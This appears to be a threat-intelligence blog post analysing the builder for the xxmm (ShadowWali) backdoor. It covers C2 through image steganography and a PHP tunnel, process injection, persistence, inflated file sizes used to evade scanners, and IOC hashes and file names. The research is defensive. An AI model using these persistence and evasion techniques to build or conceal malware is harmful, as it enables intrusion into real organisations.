
Step 1: Configure kernel module

Although the word "kernel" suggests rootkit capabilities, the xxmm backdoor family operates in user-mode and was not observed implementing kernel-related rootkit capabilities.

This step is mainly used for:

- **Setting up encryption keys**
- **Configuring C2 communication**
    - Steganography-based (payloads hiding in image files)
    - PHP tunnel


This explains the previous observations of steganography using ".jpg" images. In addition, it clarifies another observation Cybereason made regarding the compromised websites which are written in PHP. Looking at the PHP Tunnel feature, this makes perfect sense:



Step 2: Configure loader/setup module


This step handles the following components of the malware:

- **Loader** (mainly the injection routine)
- **Persistence** either by service or registry run key
- **Configuring host process for injection**. Notice the default value is iexplore.exe, which is consistent with most of the observed “xxmm” backdoors.



Step 3: Generate trojan


The final step in the trojan generation handles configuration of both 32-bit and 64-bit payloads, as well as the auto-deletion code (loadSetup).



Connection to the ShadowWalker Rootkit

The name “ShadowWalker1.0” appears at the third step of the builder, and populates the “Destination File Path” field. The same name is found in the PDB path of some of ShadowWali's samples. For example:

rr2E9E.tmp - 133C7B74E35D9DCC3BD43764CB18E59C1B74190F



The ShadowWalker1.0 rootkit was a proof-of-concept rootkit introduced by Sparks and Butler at Black Hat Japan in 2005. The code is now open source and can be found on Github. ShadowWalker1.0's rootkit functionality **was not observed in any of the xxmm family backdoors.**

It is not completely clear why the xxmm builder references the ShadowWalker rootkit. However, the builder's menu clearly indicates that it can support rootkit modules (probably optional). These indications are found in step 1 and 2 of the builder, with indicative names such as: "*kernel module*" and "*Kernel template*".

Conclusion

The xxmm backdoor family has been attacking Japanese targets since 2015. The backdoor family consists of two main backdoors and additional post-infection plugins used for reconnaissance, credential dumping and possibly lateral movement. In this research, we have presented the similarities and differences between Wali and ShadowWali and proven that they have one father, the 123 author. Whether it's a case of two different backdoors or an evolution of one malware over two years is a matter of interpretation. To date, Wali and ShadowWali are still actively targeting Japanese organizations.

The identity of the 123 author remains unknown. However, there are indications that suggest that the threat actor behind Wali resides in Asia. From profiling perspective, the evidence show that the 123 author has a penchant for adapting and customizing previously introduced techniques and tools, such as the reflective loader, Metasploit modules and even the builder itself could be adapted from other builders.

Compared to other modern backdoors, the xxmm backdoor family doesn't stand out or seem very sophisticated. However, the backdoors are proven to be effective as they successfully infected dozens of endpoints over two years, while evading traditional security products. The backdoors' strongest feature is the inflated file sizes that can reach 200MB. The motivation behind the inflated files probably stems from the author's perception that certain security solutions might not inspect large files, which will then allow the inflated files to evade detection.

IOCs

Wali payloads:

381a99c6abe218863f352a76941c9d3a4369740a

878B77556EC3C3572D09F84CC2D8F60CD92F7D00

D044B40D4121689A1AED655DA243D2917B866B6F

A0F8CFDDB34CF44A5588903AF73F5152AF84C47E

4F5748FCE8643B95DC15511816CD8045D0A470CC

2CDE37F62202E4A0B3E6B600293563716E099413

2E340AD74FB71D86787D2801055029C8C0E0DF5B

9CC5BA99B05A0B26F04EE5F6A3EC4088B06C6B17

802722295013D866855BDED0853D6AABC3A93A6F

29bcc33d2b5b6ea192d1b87ab480f10d83406387

ShadowWali (xxmm):

C4E0035E6BB3C4A42DD593CB578D9563A2E4D0C7

13F00E24157AF0F23558F400FACBB015606C4E38

3A5975BE9B3E9B1909D0F8EFB6ADD0FFE84ADB76

168524E2292E376B2036C41E691A434BAC3A89E1

367C85179A30B20DB2163CDB0CEA6D17DD164C4A

133C7B74E35D9DCC3BD43764CB18E59C1B74190F

xxmm builder:

E5f5d64bf49b10dd4591907f34357be6cecf55b7

C&C payloads:

2CE05CD6AF79B10F9EE8CBEBAE8D439FF0F30F60

1C822CB9B4AFA82099B8EF2B909204D9D8F4626D

52921e7b488ee1a48ca098247a07d17ce610c235

File names:

Srvhost.exe

Oledb32.exe

RavRtlUpd.exe

SMSvcHost.exe

Spmapi.exe

*Domains and IPs will be discussed in part two of the blog.

About the Author

Assaf Dahan

Assaf has over 15 years in the InfoSec industry. He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.